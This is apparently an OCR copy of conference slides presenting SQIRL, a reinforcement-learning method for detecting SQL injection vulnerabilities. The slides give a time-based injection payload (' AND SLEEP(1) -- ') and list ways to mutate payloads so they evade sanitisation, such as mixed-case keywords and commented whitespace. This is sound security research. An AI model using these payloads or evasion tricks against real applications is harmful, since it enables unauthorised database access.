Imperial College
London

SQIRL: Grey-Box Detection of SQL Injection Vulnerabilities Using Reinforcement Learning

Salim Al Wahabi | Myles Foley | Sergio Maffeis

1 SQLi

```
SELECT * FROM tab WHERE val = 'user_input'
```

1 SQLi

```
SELECT * FROM tab WHERE val = ' ' AND SLEEP(1) -- '
```

1

SQLi

```
$query = $wpdb -> prepare ( " SELECT $id_column FROM $table WHERE meta_key = %s" , $meta_key );
```

1 SQLi

```
$query = $wpdb -> prepare ( " SELECT $id_column FROM $table WHERE meta_key = %s" , $meta_key );
```

Rendered benign

1 SQLi

Unsanitised

```
$query = $wpdb -> prepare ( " SELECT $id_column FROM $table WHERE meta_key = %s" , $meta_key );
```

Rendered benign

2 Motivation





Figure 1: Principal Component Analysis of SQLi payloads.


Defences are diverse…

…so payloads need to be diverse too

2 Motivation



2 Motivation




Small number of payloads

No mutation

Do not attempt to bypass sanitsation


2 Motivation

Focus on functionality
Rule based generation
Minimal anti-sanitisation




3 The SQIRL Method

System Diagram of SQIRL




3 The SQIRL Method

The Environment



3 The SQIRL Method

The Environment



3 The SQIRL Method

The three games of SQLi

Context Escape

Escape the intended context of the input in the SQL statement, allowing a payload to execute.

Behavior Changing

Change the behaviour of the SQL statement to cause unintended functionality using a **`SLEEP`** statement.

Sanitisation Escape

Triggered when a payload is sanitised this aims to replace the affected statement with a semantic equivalent.

3 The SQIRL Method

Payload Control Module – Action Implementation

Context Escape

Add or remove basic tokens such as ', # , 1=1, SELECT from the payload.

Behavior Changing

Add or remove behaviour changing tokens e.g. AND SLEEP(0), WHERE, OR SLEEP(0) from the payload.


Sanitisation Escape

Alter existing payload tokens, e.g. keyword capitalisation (SeLect), or and commenting out white space.

3

The SQIRL Method

